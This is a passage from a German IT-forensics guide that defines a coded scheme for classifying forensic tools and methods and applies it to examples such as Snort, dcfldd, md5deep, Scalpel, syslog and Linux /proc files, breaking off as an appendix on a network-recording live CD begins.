Es wird zunächst unterschieden, ob es sich um eine Hardware- und/oder eine Softwarelösung handelt (**HW/SW**). Danach wird eine allgemeine Beschreibung (**AB**) gegeben, in welcher sich u. a. die untersuchte Versionsnummer, vom Werkzeug verarbeitete Eingabedaten, die zurückgegebenen Ausgabedaten sowie Angaben zur Konfiguration und evtl. Anwendungsinformationen sowie die Bezugs- und Dokumentationsquelle befinden. Der Untersuchungsort (**UO**) beschreibt, ob die Untersuchung lokal oder entfernt am zu untersuchenden System bzw. Teilkomponenten dessen vorgenommen werden. Wenn eine zusätzliche Aktivierung bzw. Installation zum Wirken des forensischen Werkzeugs erforderlich ist, wird das in dem Feld Aktivierung erforderlich (**AE**) vermerkt. Welche Untersuchungsaktionen durchgeführt werden, wird im Feld **UA** festgehalten. Das Untersuchungsziel wird im Feld **UZ** vermerkt. Im Feld für die Untersuchungsvoraussetzung (**UV**) wird festgehalten, was notwendig ist bzw. ausdrücklich nicht getan werden darf, um zu einem sinnvollen Untersuchungsergebnis zu kommen. Dieses Untersuchungsergebnis (**UE**) beschreibt die aus der Anwendung eines forensischen Werkzeugs oder der Durchführung einer forensischen Datenanalyse gewonnenen Informationen. Ob die gewonnenen Ergebnisse datenschutzrelevant sind, und wie diese ggf. geschützt werden müssen, wird im Feld Datenschutz-

relevanz (**DSR**) angegeben. Wenn das betrachtete Werkzeug bzw. die Methode im Netzwerk (**OSI**) arbeitet, wird das in dem entsprechend dafür vorgesehene Feld vermerkt. Die Anwendung eines forensischen Werkzeugs bzw. einer Methode kann eine Strukturwirkung nach sich ziehen, diese ist dann im Feld **STW** anzugeben. Im Feld **DV** wird das potentiell zu erwartende Datenvolumen bei Datensammlung bzw. –untersuchung und –analyse eingetragen. Eine Einschätzung der Beweiskrafttendenz im Bezug auf die Schuld- bzw. Unschuldsthese wird in dem Feld **BK** vorgenommen. Um eine Beweissicherheit zu erreichen, ist es sehr häufig notwendig, die Ausgangsdaten, auf denen eine forensische Methode arbeitet, als auch die Methode selbst abzusichern. Die dazu als notwendig erachteten Maßnahmen sind im Feld der Schutzmaßnahmen (**SM**) einzutragen.

	HW	SW	AB	UO	AE	UA	UZ	UV	UE	DSR	OSI	STW	DV	BK	SM
BS															
FS															
EME															
ITA															
SB															
DBA															

Tabelle 74: Methodencharakterisierung (Systematik)

Diese detaillierte Charakterisierung kann beständig um neue Methoden und Werkzeuge erweitert werden und liefert dem Leser die Möglichkeit, eigene Methoden und deren konkrete Werkzeuge zu systematisieren, um die Einsatzmöglichkeiten in den einzelnen Abschnitten zu bestimmen. Außerdem wird der Leser in die Lage versetzt, nach Methoden und deren konkreten Werkzeuge in den Anhängen nach bestimmten Erfordernissen zu suchen, z. B. alle Methoden, die lokal arbeiten und ein bestimmtes Untersuchungsziel haben.

Dabei ist das in Kapitel vorgestellte forensische Modell die Grundlage für die folgende Eigenschaftsliste:

Betriebssystem (BS)

- bs_1: Windows
- bs_2: Linux
- bs_3: Cisco IOS
- …

Dateisystem (FS)

- fs_1 dateisystemunabhängig
- fs_2: FAT
- fs_3: NTFS
- fs_4: Ext
- fs_5: Reiser
- fs_6: ggf. verteilte Systeme
- fs_7: Datenbanksysteme
- fs_8: Journaling
- …

Erweiterte Möglichkeiten der Einbruchserkennung (EME)

- eme_1: IDS

eme_2: Andere Logmechanismen
eme_3 : aktiver Virenscanner
…

IT-Anwendung (ITA)
ita_1: Browser
ita_2: Chat Protokolle
ita_3: Metadaten
ita_4: Datenbanken
…

Skalierung von Beweismöglichkeiten (SB)
sb_1: zusätzliche Log-Mechanismen
sb_2: Positionierung von Log-Mechanismen
$sb_{3:}$ passiver Virenscanner
…

Datenbearbeitung und Auswertung (DBA)
dba_1: Bearbeitungssoftware
dba_2: Auswertungssoftware
$dba_{3:}$ Erfassungssoftware
…

Hardware (HW)
hw_1: Festinstallierte Computer
$hw_{1,1}$: Desktop PC
$hw_{1,2}$: Server
hw_2: Netzwerkkomponenten
$hw_{2,1}$: Router
$hw_{2,2}$: Access Point (AP)
hw_3: Mobile Komponenten
$hw_{3,1}$: PDA
$hw_{3,2}$: Mobiltelefon HW
hw_4: Forensische Hardware
$hw_{4,1}$: TreCorder
$hw_{4,2}$: TribbleCard
…

Software (SW)
sw_1: Windows-basiert
$sw_{1,1}$: DOS-basiert
$sw_{1,1,1}$: Windows 95
$sw_{1,1,2}$: Windows 98
$sw_{1,1,3}$: Windows ME
$sw_{1,2}$: NT-basiert
$sw_{1,2,1}$: Windows NT4
$sw_{1,2,2}$: Windows 2000
$sw_{1,2,3}$: Windows XP

    - $sw_{1.2.4}$: Windows 2003
    - $sw_{1,2,5}$: Windows Vista
    - $sw_{1.2.6}$: Windows 2008 Server
- sw_2: Linux-basiert
  - $sw_{2.1}$: Linux Kernel
  - $sw_{2,2}$: Linux Distribution
    - $sw_{2,2,1}$: SUSE
    - $sw_{2,2,2}$ Debian
- sw_3: Kombiniertes Betriebssystem (Multiboot)
  - $sw_{3,1}$: Kombination von Elementen aus sw_1 und sw_2
- sw_3: Cisco IOS
- …

Untersuchungsort (UO)

- uo_1: lokal auf dem untersuchten System
  - $uo_{1,1}$: fest installierte Datenträger
    - $uo_{1,1,1}$: RAM
    - $uo_{1,1,2}$: Flash (Bios/Firmware)
    - $uo_{1,1,3}$: Festplatte
  - $uo_{1,2}$: Wechseldatenträger
    - $uo_{1,2,1}$: Magneto-optische Medien
    - $uo_{1,2,2}$: Magnetbänder (DAT, DLT)
    - $uo_{1,2,3}$: Magnetwechselspeicher (Zip, Jaz)
    - $uo_{1,2,4}$: Optische Medien (CD, DVD)
    - $uo_{1,2,5}$: Speicherkarten(-leser)
    - $uo_{1,2,6}$: USB-Stick
  - $uo_{1,3}$: externe Geräte
    - $uo_{1,3,1}$: Mobiltelefon
    - $uo_{1,3,2}$: PDA
    - $uo_{1,3,3}$: Digitalkamera
    - $uo_{1,3,4}$: Netzwerkkomponenten

- uo_2: remote auf dem untersuchten System
  - $uo_{2,1}$: fest installierte Datenträger
    - $uo_{2,1,1}$: RAM
    - $uo_{2,1,2}$: Flash (Bios/Firmware)
    - $uo_{2,1,3}$: Festplatte
  - $uo_{2,2}$: Wechseldatenträger
    - $uo_{2,2,1}$: Magneto-optische Medien
    - $uo_{2,2,2}$: Magnetbänder (DAT, DLT)
    - $uo_{2,2,3}$: Magnetwechselspeicher (Zip, Jaz)
    - $uo_{2,2,4}$: Optische Medien (CD, DVD)
    - $uo_{2,2,5}$: Speicherkarten(-leser)
    - $uo_{2,2,6}$: USB-Stick
  - $uo_{2,3}$: externe Geräte
    - $uo_{2,3,1}$: Mobiltelefon
    - $uo_{2,3,2}$: PDA
    - $uo_{2,3,3}$: Digitalkamera

$uo_{2,3,4}$: Netzwerkkomponenten

uo_3: lokal auf Teilkomponenten des Systems
- $uo_{3,1}$: fest installierte Datenträger
  - $uo_{3,1,1}$: RAM
  - $uo_{3,1,2}$: Flash (Bios/Firmware)
  - $uo_{3,1,3}$: Festplatte
- $uo_{3,2}$: Wechseldatenträger
  - $uo_{3,2,1}$: Magneto-optische Medien
  - $uo_{3,2,2}$: Magnetbänder (DAT, DLT)
  - $uo_{3,2,3}$: Magnetwechselspeicher (Zip, Jaz)
  - $uo_{3,2,4}$: Optische Medien (CD, DVD)
  - $uo_{3,2,5}$: Speicherkarten(-leser)
  - $uo_{3,2,6}$: USB-Stick
- $uo_{3,3}$: externe Geräte
  - $uo_{3,3,1}$: Mobiltelefon
  - $uo_{3,3,2}$: PDA
  - $uo_{3,3,3}$: Digitalkamera
  - $uo_{3,3,4}$: Netzwerkkomponenten

uo_4: remote auf Teilkomponenten des Systems
- $uo_{4,1}$: fest installierte Datenträger
  - $uo_{4,1,1}$: RAM
  - $uo_{4,1,2}$: Flash (Bios/Firmware)
  - $uo_{4,1,3}$: Festplatte
- $uo_{4,2}$: Wechseldatenträger
  - $uo_{4,2,1}$: Magneto-optische Medien
  - $uo_{4,2,2}$: Magnetbänder (DAT, DLT)
  - $uo_{4,2,3}$: Magnetwechselspeicher (Zip, Jaz)
  - $uo_{4,2,4}$: Optische Medien (CD, DVD)
  - $uo_{4,2,5}$: Speicherkarten(-leser)
  - $uo_{4,2,6}$: USB-Stick
- $uo_{1,3}$: externe Geräte
  - $uo_{4,3,1}$: Mobiltelefon
  - $uo_{4,3,2}$: PDA
  - $uo_{4,3,3}$: Digitalkamera
  - $uo_{4,3,4}$: Netzwerkkomponenten

…

Aktivierung/Installation erforderlich (AE)
- ae_1: Aktivierung/Installation erforderlich
- ae_2: keine Aktivierung/Installation erforderlich

Untersuchungsvorraussetzung (UV)
- uv_1: Logging ist eingeschaltet [la] [$osi_{1,...,7}$]
- uv_2: Netzwerkverbindung(en) wurden nicht getrennt [$osi_{1,...,7}$]
- uv_3: Spannungsversorgung wurde nicht unterbrochen [la]

uv_4: Caching aktiviert
uv_5: Computersystem ist technisch funktionsfähig
$uv_{6:}$ Systemzugang (Administrator)
$uv_{7:}$ Systemzugang (Nutzer)
…

Untersuchungsziel (UZ)
uz_1: Hardwaredaten
uz_2: Rohdaten
uz_3: Details über Daten
uz_4: Konfigurationsdaten
uz_5: Netzwerkdaten
uz_6: Prozessdaten
uz_7: Sitzungsdaten
uz_8: Anwenderdaten

Untersuchungsaktion (UA)
ua_1: offline
$ua_{1,1}$: Speichern
$ua_{1,1,1}$: Image Festplatte [la]
$ua_{1,1,2}$: Image Flash [la]
$ua_{1,1,3}$: Image EEPROM [la]
$ua_{1.2}$: Extrahieren
$ua_{1,3}$: Untersuchung
$ua_{1,4}$: Analyse
$ua_{1,5}$: Dokumentation

ua_2: online
$ua_{2.1}$: Speichern
$ua_{2,1,1}$: Hauptspeicher zu Zeitpunkt x [la]
$ua_{2.,1,2}$: Aktive Netzwerkkonfiguration (Route[osi_3], IP[osi_3], Gateway[osi_3], DNS[osi_7], Proxy[osi_7])
$ua_{2,1,3}$: Aktive Netzwerkverbindungen (Port[osi_3], Dienst [hauptsächlich osi_7])
$ua_{2,1,4}$ Logdaten auf Speichermedium
$ua_{2,1,5}$: Cachedateien auf Speichermedium
$ua_{2.2}$: Extrahieren
$ua_{2,3}$: Untersuchung
$ua_{2,4}$: Analyse
$ua_{2,5}$: Dokumentation
…

Untersuchungsergebnis (UE)
ue_1: Hardwaredaten
ue_2: Rohdateninhalte
ue_3: Details über Daten
ue_4: Konfigurationsdaten
ue_5: Netzwerkdaten

ue_6: Prozessdaten
ue_7: Sitzungsdaten
ue_8: Anwendungsdaten
…

Datenvolumen (DV)
dv_1: Variabel (proportionaler Zusammenhang)
dv_2: Konstant (feste Größe, obere Schranke)
$dv_{2.1}$: Kilobyte-Bereich
$dv_{2.2}$: Megabyte-Bereich
$dv_{2.3}$: Gigabyte-Bereich
$dv_{2.4}$: Terabyte-Bereich
dv_3: keine Aussage möglich

Strukturwirkung (STW)
stw_1: Wirkung auf den forensischen Prozess
$stw_{1,1}$: Wirkung auf das Untersuchungsziel (UZ)
$stw_{1,1,1}$: wirkt informationsverändernd lokal (la)
$stw_{1,1,1,1}$: flüchtig
$stw_{1,1,1,2}$: nichtflüchtig
$stw_{1,1,2}$: wirkt informationsverändernd netzwerkweit (osi $_{1,...,7}$)
$stw_{1,1,2,1}$: flüchtig
$stw_{1,1,2,2}$: nichtflüchtig
$stw_{1,2}$: keine (Informationsveränderung)
$stw_{1,3}$: Wirkung auf die Untersuchungsaktion (UA)
$stw_{1,4}$: Wirkung auf die Untersuchungsvoraussetzung (UV)
$stw_{1,5}$: Wirkung auf das Untersuchungsergebnis (UE)
$stw_{1,6}$: Wirkung auf die Datenschutzrelevanz (DSR)

stw_2: Wirkung auf andere forensische Werkzeuge
$stw_{2,1}$: BS
$stw_{2,2}$: FS
$stw_{2,2}$: EME
$stw_{2,3}$: ITA
$stw_{2,4}$: SB
$stw_{2,5}$: DBA
stw_3: Wirkung auf die Phase des forensischen Prozesses
$stw_{3,1}$: SV
$stw_{3,2}$: OV
$stw_{3,3}$: DS
$stw_{3,4}$: US
$stw_{3,5}$: DA
$stw_{3,6}$: DO
…
Datenschutzrelevanz (DSR)
dsr_1: nicht relevant
dsr_2: relevant

$dsr_{2,1}$: Pseudonymisierung erforderlich
$dsr_{2,2}$: Anonymisierung erforderlich
$dsr_{2,3}$: Verschlüsselung erforderlich

Beweiskrafttendenz (BK)
bk_1: ja
bk_2: nein
bk_3: eher schwierig
bk_4: eher nicht
bk_5: keine Aussage möglich

Schutzmaßnahmen (SM)
sm_1: (Eigen-)Schutz des forensischen Werkzeugs
$sm_{1,1}$: Eigenschutz (durch HW/SW)
$sm_{1,2}$: externe Schutzmassnahmen notwendig
sm_2: Schutz von UZ während der Verarbeitung durch das Werkzeug
$sm_{2,1}$: Schutz gegen Veränderung durch das Werkzeug (durch HW/SW)
$sm_{2,2}$: externe Schutzmassnahmen notwendig
sm_3: Schutz von UE durch das Werkzeug
$sm_{3,1}$: Schutz vor späterer Manipulation (durch HW/SW)
$sm_{3,2}$: externe Schutzmassnahmen notwendig

Diese Eigenschaftsliste soll durch den Anwender erweitert werden, um neuen Eigenschaften Rechnung zu tragen. Im Rahmen dieses Leitfadens kann dazu nur ein erster Schritt geleistet werden. Die Anwendung dieser detaillierten Beschreibung wird nun an exemplarisch ausgewählten Beispielen gezeigt.

Snort

Snort läuft auf festinstallierten Computern (HW_1). Das Programm ist für Linux und Windows erhältlich ($SW_{1.2}$). Der Untersuchungsort ist lokal auf dem zu untersuchenden System (UO_1). Für Snort ist eine Aktivierung erforderlich(AE_1). Die Untersuchungsvoraussetzung ist die technische Funktionsfähigkeit des Computersystems, dass die Netzwerkverbindungen nicht getrennt wurden, eine ununterbrochene Spannungsversorgung, sowie Administratorrechte ($UV_{3,6}$). Untersuchungsziel sind Netzwerkdaten und Anwenderdaten ($UZ_{5,8}$). Die Untersuchungsaktion besteht aus dem Online-Speichern von verdächtigen Paketen ($UA_{1.1}$). Untersuchungsergebnis sind Netzwerkdaten und Anwenderdaten ($UE_{5,8}$). Das Datenvolumen des Untersuchungsergebnisses hängt proportional mit dem Volumen der Eingangsdaten zusammen (DV_1). Da Snort ständig läuft und Daten auf die Festplatte schreibt, treten Strukturwirkungen auf ($STW_{1.1.1}$). Eine Datenschutzrelevanz ergibt sich nicht aus der Nutzung des Programms (DSR_1). Eine Beweiskrafttendenz ist eher schwierig (BK_3). Bei der Verwendung von Snort muss dieses, besonders seine Regeln, extern gegen Veränderung geschützt werden. Das Untersuchungsziel wird bei dem Einsatz des Werkzeugs nicht verändert. Das Untersuchungsergebnis muss wiederum extern geschützt werden ($SM_{1.2,2.1,3.2}$).

Zeitline

Bei dem forensischen Werkzeug Zeitline handelt es sich um eine Datenauswertungssoftware. Zeitline läuft dabei auf einem Computer (HW_1) unter Linux oder Windows ($SW_{1,2}$). Dieses Werkzeug untersucht lokal auf dem zu untersuchenden System oder dessen Teilkomponenten wie einer Festplatte oder einem Wechseldatenträger ($UO_{1.1.1.2}$). Eine Aktivierung ist nicht notwendig (AE_2). Als Untersuchungsvoraussetzung liegt vor, dass die zu untersuchenden Datenträger funktionsfähig sind (UV_5). Das Untersuchungsziel sind hier alle Sitzungsdaten, Anwenderdaten, Details über Dateien und Prozessdaten ($UZ_{3,6,7,8}$). Die Untersuchungsaktion ist die offline stattfindende Analyse dieser Log-Dateien ($UA_{2.4}$). Das Untersuchungsergebnis dabei sind Sitzungsdaten ($UE_{3,6,7,8}$). Das erwartete Datenvolumen hängt hierbei vom Volumen der Eingabedaten ab (DV_1). Bei lokaler Anwendung auf dem zu untersuchenden System können flüchtige und nichtflüchtige Daten verändert werden ($STW_{1.2}$). Das Ergebnis der Untersuchung ist datenschutzrechtlich relevant (DSR_2). Eine Beweiskrafttendenz ist vorhanden (BK). Es sind externe Schutzmaßnahmen sowohl für das Werkzeug als auch für das Untersuchungsziel und das Untersuchungsergebnis notwendig ($SM_{1.2,2.2,3.2}$).

Der Systemdienst Syslog

Bei Syslog handelt es sich um eine IT-Anwendung (ITA). Sie auf Computern (HW_1) unter Linux (SW_2) verfügbar. Die Untersuchung findet dabei lokal auf dem zu untersuchenden System statt (UO_1). Eine Aktivierung ist nicht erforderlich (AE_2). Voraussetzung für die Untersuchung ist, dass das System technisch funktionsfähig ist und aktiv ist ($UV_{3,5}$). Das Untersuchungsziel hierbei sind Sitzungsdaten, Konfigurationsdaten und Prozessdaten ($UZ_{4,6,7}$) Die Untersuchungsaktion ist das online Speichern ($UA_{2.1}$) von Sitzungsdaten, Konfigurationsdaten und Prozessdaten ($UE_{4,6,7}$). Das zu erwartende Datenvolumen ist nicht abzuschätzen (DV_3). Bei lokaler Anwendung auf dem zu untersuchenden System werden flüchtige und nichtflüchtige Daten verändert ($STW_{1.1.1}$). Das Ergebnis der Untersuchung ist datenschutzrechtlich nicht relevant (DSR_1). Ohne weitere Absicherung ist eine Beweiskrafttendenz eher schwierig (BK_3). Es sind externe Schutzmaßnahmen sowohl für das Werkzeug als auch für das Untersuchungsziel und das Untersuchungsergebnis notwendig ($SM_{.2,2.2,3.2}$).

Script

Bei dem forensischen Werkzeug script handelt es sich um eine Datenauswertungssoftware. Zeitline läuft dabei auf einem Computer (HW_1) unter Linux (SW_2). Dieses Werkzeug arbeitet lokal auf dem zu untersuchenden System oder dessen Teilkomponenten wie einer Festplatte oder einem Wechseldatenträger ($UO_{1,3}$). Eine Aktivierung ist nicht notwendig (AE_2). Als Untersuchungsvoraussetzung liegt vor, dass die zu untersuchenden Datenträger funktionsfähig sind (UV_5). Das Untersuchungsziel sind hier alle Datenarten ($UZ_{1\text{-}8}$). Die Untersuchungsaktion ist die Absicherung von Sicherheitsaspekten ($UA_{1.6,2.6}$). Das Untersuchungsergebnis dabei sind alle Datenarten ($UE_{1\text{-}8}$). Das erwartete Datenvolumen hängt hierbei

vom Volumen der Eingabedaten ab (DV_1). Bei lokaler Anwendung auf dem zu untersuchenden System können flüchtige und nichtflüchtige Daten verändert werden ($STW_{1.1.1}$). Das Ergebnis der Untersuchung ist datenschutzrechtlich relevant (DSR_2). Eine Beweiskrafttendenz ist vorhanden (BK_1). Es sind externe Schutzmaßnahmen sowohl für das Werkzeug als auch für das Untersuchungsziel und das Untersuchungsergebnis notwendig ($SM_{1.2,2.2,3.2}$).

DCFLDD

Bei dem forensischen Werkzeug dcfldd handelt es sich um eine Datenauswertungssoftware.
Zeitline läuft dabei auf einem Computer (HW1) unter Linux (SW_2). Dieses Werkzeug arbeitet lokal auf dem zu untersuchenden System oder dessen Teilkomponenten wie einer Festplatte oder einem Wechseldatenträger ($UO_{1,3}$). Eine Aktivierung ist nicht notwendig (AE_2). Als Untersuchungsvoraussetzung liegt vor, dass die zu untersuchenden Datenträger funktionsfähig sind (UV_5). Das Untersuchungsziel sind Rohdaten (UZ_2). Die Untersuchungsaktion ist offline Speicherung von Daten ($UA_{1.1}$). Das Untersuchungsergebnis dabei sind alle Datenarten (UE_2). Das erwartete Datenvolumen hängt hierbei vom Volumen der Eingabedaten ab (DV_1). Bei lokaler Anwendung auf dem zu untersuchenden System können flüchtige verändert werden ($STW_{1.1.1}$). Das Ergebnis der Untersuchung ist datenschutzrechtlich relevant (DSR_2). Eine Beweiskrafttendenz ist vorhanden (BK_1). Es sind externe Schutzmaßnahmen sowohl für das Werkzeug als auch für das Untersuchungsziel und das Untersuchungsergebnis notwendig ($SM_{1.2,2.2,3.2}$).

MD5Deep

Bei dem forensischen Werkzeug md5deep handelt es sich um eine Datenauswertungssoftware. Zeitline läuft dabei auf einem Computer (HW_1) unter Linux und Windows($SW_{1,2}$). Dieses Werkzeug arbeitet lokal auf dem zu untersuchenden System oder dessen Teilkomponenten wie einer Festplatte oder einem Wechseldatenträger ($UO_{1,3}$). Eine Aktivierung ist nicht notwendig (AE_2). AlsUntersuchungsvoraussetzung liegt vor, dass die zu untersuchenden Datenträger funktionsfähig sind(UV_5). Das Untersuchungsziel sind hier alle Datenarten (UZ_{1-8}). Die Untersuchungsaktion ist die Absicherung von Sicherheitsaspekten ($UA_{1.6,2.6}$). Das Untersuchungsergebnis dabei sind alle Datenarten (UE_{1-8}). Das erwartete Datenvolumen hängt hierbei vom Volumen der Eingabedaten ab (DV_1). Bei lokaler Anwendung auf dem zu untersuchenden System können flüchtige und nichtflüchtige Daten verändert werden ($STW_{1.1.1}$). Das Ergebnis der Untersuchung ist nicht datenschutzrechtlich relevant (DSR_1). Eine Beweiskrafttendenz ist vorhanden (BK_1). Es sind externe Schutzmaßnahmen sowohl für das Werkzeug als auch für das Untersuchungsziel und das Untersuchungsergebnis notwendig ($SM_{1.2,2.2,3.2}$).

Firefox

Bei Mozilla Firefox handelt es sich um eine IT-Anwendung, die auf einem Computer (HW_1) unter Windows oder Linux ($SW_{1,2}$) läuft. Die Untersuchung

findet lokal auf dem zu untersuchenden System oder dessen Teilkomponenten, wie Festplatten oder Wechseldatenträgern ($UO_{1.1,1.2,3.1,3.2}$) statt. Eine Aktivierung ist nicht erforderlich (AE_2). Als Untersuchungsvoraussetzung liegt vor, dass die zu untersuchenden Datenträger funktionsfähig sind (UV_5). Das Untersuchungsziel sind hier alle Sitzungsdaten, Anwenderdaten, Kommunikationsprotokolldaten und Details über Dateien ($UZ_{3,5,7,8}$). Die Untersuchungsaktion ist die online Speicherung dieser Daten ($UA_{2.1}$). Das Untersuchungsergebnis dabei sind Sitzungsdaten, Anwenderdaten, Kommunikationsprotokolldaten und Details über Dateien ($UE_{3,5,7,8}$). Das erwartete Datenvolumen hängt hierbei vom Volumen der Eingabedaten ab (DV_1). Bei lokaler Anwendung auf dem zu untersuchenden System können flüchtige und nichtflüchtige Daten verändert werden ($STW_{1.1.1}$). Das Ergebnis der Untersuchung ist datenschutzrechtlich relevant (DSR_2). Eine Beweiskrafttendenz ist vorhanden (BK_1). Es sind externe Schutzmaßnahmen sowohl für das Werkzeug als auch für das Untersuchungsziel und das Untersuchungsergebnis notwendig ($SM_{1.2,2.2,3.2}$).

MAC Zeiten

Bei den MAC-Zeiten handelt es sich um eine Methoden, die durch das Dateisystem zur Verfügung gestellt wird. Sie ist auf einem Computer (HW) zugänglich und unter den meisten gängigen Betriebssystemen wie Linux und Windows (SW) verfügbar. Die Untersuchung findet dabei lokal auf dem zu untersuchenden System statt (UO). Eine Aktivierung ist nicht erforderlich (AE). Voraussetzung für die Untersuchung ist, dass das System technisch funktionsfähig und aktiv ist (UV). Das Untersuchungsziel hierbei sind Details über Dateien. Die Untersuchungsaktion ist das online Speichern (UA) von Details über Dateien (UE). Das zu erwartende Datenvolumen hängt von der Größe der Partition ab (DV). Bei lokaler Anwendung auf dem zu untersuchenden System werden flüchtige und nichtflüchtige Daten verändert (STW). Das Ergebnis der Untersuchung ist datenschutzrechtlich nicht relevant (DSR). Eine Beweiskraft-tendenz ist gegeben (BK). Es sind externe Schutzmaßnahmen sowohl für das Werkzeug als auch für das Untersuchungsziel und das Untersuchungsergebnis notwendig (SM).

Windows Eventlog Dienst

Das Windows Eventlog ist eine Methode des Betriebssystems. Sie ist auf Computern (HW_1) unter Windows-NT ($SW_{1.2}$) verfügbar. Die Untersuchung findet dabei lokal auf dem zu untersuchenden System statt (UO_1). Eine Aktivierung ist nicht erforderlich (AE_2). Voraussetzung für die Untersuchung ist, dass das System technisch funktionsfähig ist und aktiv ist sowie Nutzerrechte vorliegen ($UV_{3,5,7}$). Das Untersuchungsziel hierbei sind Sitzungsdaten und Prozessdaten ($UZ_{6,7}$) .Die Untersuchungsaktion ist das online Speichern ($UA_{2.1}$) von Sitzungsdaten und Prozessdaten ($UE_{6,7}$). Das zu erwartende Datenvolumen liegt im Megabyte-Bereich ($DV_{2.2}$). Bei lokaler Anwendung auf dem zu untersuchenden System werden flüchtige und nichtflüchtige Daten verändert ($STW_{1.1.1}$). Das Ergebnis der Untersuchung ist datenschutzrechtlich nicht relevant (DSR_1). Ohne weitere Absicherung ist eine Beweiskrafttendenz eher schwierig (BK_3). Es sind externe

Schutzmaßnahmen sowohl für das Werkzeug als auch für das Untersuchungsziel und das Untersuchungsergebnis notwendig ($SM_{1.2,2.2,3.2}$).

Scalpel (DBA)
Scalpel läuft auf Desktop PCs (HW_1). Das Programm ist für Linux, Windows und OS X erhältlich ($SW_{1,2}$). Der Untersuchungsort ist die Festplatte des zu untersuchenden Systems, bzw. ein Abbild von dieser, es kann lokal auf dem System untersucht werden oder lokal auf Teilkomponenten von diesem ($UO_{1.1,1.2,3.1,3.2}$). Für Scalpel müssen zunächst die Datei-Header/Footer eingestellt werden, daher ist eine Aktivierung erforderlich (AE_1). Die Untersuchungsvoraussetzung ist die technische Funktionsfähigkeit des Computersystems (UV_5). Untersuchungsziel sind Festplatten, bzw. Images davon, also Rohdaten (UZ_2). Die Untersuchungsaktion besteht in der offline-Speicherung von Dateien aus Datenträgern oder Abbildern von diesen (UA_1). Untersuchungsergebnis sind Anwenderdaten (UE_8). Das Datenvolumen des Untersuchungsergebnisses hängt proportional mit dem Volumen der Eingangsdaten zusammen (DV_1). Genaue Angaben zum Proportionalitätsfaktor sind jedoch nicht möglich. Da Scalpel offline genutzt wird, treten keine Strukturwirkungen auf ($STW_{1.2}$). Eine Datenschutzrelevanz ergibt sich nicht direkt aus der Nutzung des Programms (DSR_1). Die Beweiskrafttendenz ist eher schwierig (BK). Bei der Verwendung von Scalpel muss dieses extern gegen Veränderung geschützt werden (SM), das Untersuchungsziel wird bei dem Einsatz des Werkzeugs nicht verändert ($SM_{1.2,2.1,2.3}$), das Untersuchungsergebnis muss wiederum extern geschützt werden.

Arp-Tabelle in /proc/net/arp
Bei dem forensischen Werkzeug handelt es sich um /proc/net/arp. Es wird in dem Abschnitt der Datensammlung gesichert. Es ist Teil des Linux-Kernels ($SW_{2.1}$) und läuft auf beliebigen fest installierten Computern (HW_1). Der Untersuchungsort ist lokal auf dem System(UO_1). Eine Aktivierung ist nicht erforderlich (AE_2). Die Untersuchungsvoraussetzung für die Nutzung dieser Methode ist die technische Funktionsfähigkeit des betrachtenden Systems und das die Stromversorgung dessen nicht unterbrochen wurde ($UV_{3,5}$). Das Untersuchungsziel sind Kommunikationsprotokolldaten (UZ_5), die online extrahiert werden. Untersuchungsergebnis sind hierbei ebenfalls Kommunikationsprotokolldaten (UE_5). Das zu erwartende Datenvolumen liegt im Kilobyte-Bereich ($DV_{2.1}$). Ein Aufruf der ARP-Tabelle verändert lokal flüchtige Daten ($STW_{1.1.1.1}$). Eine Datenschutzrelevanz ergibt sich nicht direkt aus der Nutzung (DSR_1). Eine Beweiskrafttendenz besteht eher nicht (BK_4). Die Methode ist vor Veränderung geschützt. Die zu Untersuchenden Daten, sowie das Untersuchungsergebnis sind während der Nutzung geschützt (SM).

IP-Connectiontracking
Bei dem forensischen Werkzeug handelt es sich um /proc/net/ip_conntrack. Es wird in der Datensammlungsphase gesichert und ist Teil des Linux-Kernels

($SW_{2.1}$). Daher läuft es auf Computern (HW_1). Der Untersuchungsort ist lokal auf dem System(UO_1). Für /proc/net/ip_conntrack ist eine Aktivierung erforderlich (AE_1). Die Untersuchungsvoraussetzung ist die technische Funktionsfähigkeit des Computersystems sowie eine ununterbrochene Stromversorgung ($UV_{3,5}$). Das Untersuchungsziel sind Kommunikationsprotokolldaten (UZ_5), die online extrahiert werden ($UA_{1.2}$). Untersuchungsergebnis sind hierbei ebenfalls Kommunikationsprotokolldaten (UE_5). Das zu erwartende Datenvolumen liegt im Kilobyte-Bereich ($DV_{2.1}$). Ein Nutzung dieser Methode verändert lokal flüchtige Daten ($STW_{1.1.1.1}$). Eine Datenschutzrelevanz ergibt sich nicht direkt aus der Nutzung (DSR_1). Eine Beweiskrafttendenz besteht eher nicht (BK_4). Die Methode ist vor Veränderung geschützt.. Die zu untersuchenden Daten, sowie das Untersuchungsergebnis sind während der Nutzung geschützt ($SM_{1.2,2.1,3.1}$).

Hauptspeicher durch /proc/kcore
Dieses Werkzeug wird in der Datensammlung auf festinstallierten Computern (HW_1) eingesetzt und vom Linux-Kernel zur Verfügung gestellt ($SW_{2,1}$). Der Untersuchungsort ist dabei das lokale System (UO_1). Für die Nutzung ist keine Aktivierung erforderlich (AE_2). Die Untersuchungsvoraussetzung ist die technische Funktionsfähigkeit des Computersystems sowie eine ununterbrochene Stromversorgung ($UV_{3,5}$). Das Untersuchungsziel sind Rohdateninhalte (UZ_2), die online extrahiert werden ($UA_{1.2}$). Untersuchungsergebnis sind hierbei Rohdateninhalte (UE_2). Das zu erwartende Datenvolumen hängt von der Grösse des Arbeitsspeichers ab (DV_1). Ein Nutzung dieser Methode verändert lokal flüchtige Daten ($STW_{1.1.1.1}$). Eine Datenschutzrelevanz ergibt sich aus der Nutzung (DSR_2). Eine Beweiskrafttendenz besteht eher nicht (BK_4). Die Methode ist vor Veränderung geschützt. Die zu untersuchenden Daten, sowie das Untersuchungsergebnis sind während der Nutzung geschützt ($SM_{1.2,2.1,3.1}$).

Anhang A2 - Einrichtung eines „digitalen Fahrtenschreibers“

Der in Kapitel vorgestellte „digitale Fahrtenschreiber“ ist eine Linux-basierte Live-CD zur Aufzeichnung des Netzwerkverkehrs. Die Datenaufzeichnung findet auf der Datensicherungsschicht (OSI2) des in [Zim80] beschriebenen ISO/OSI Modells statt. Dabei wurde speziell darauf geachtet, die Anforderungen für forensische Untersuchungen zu erfüllen.
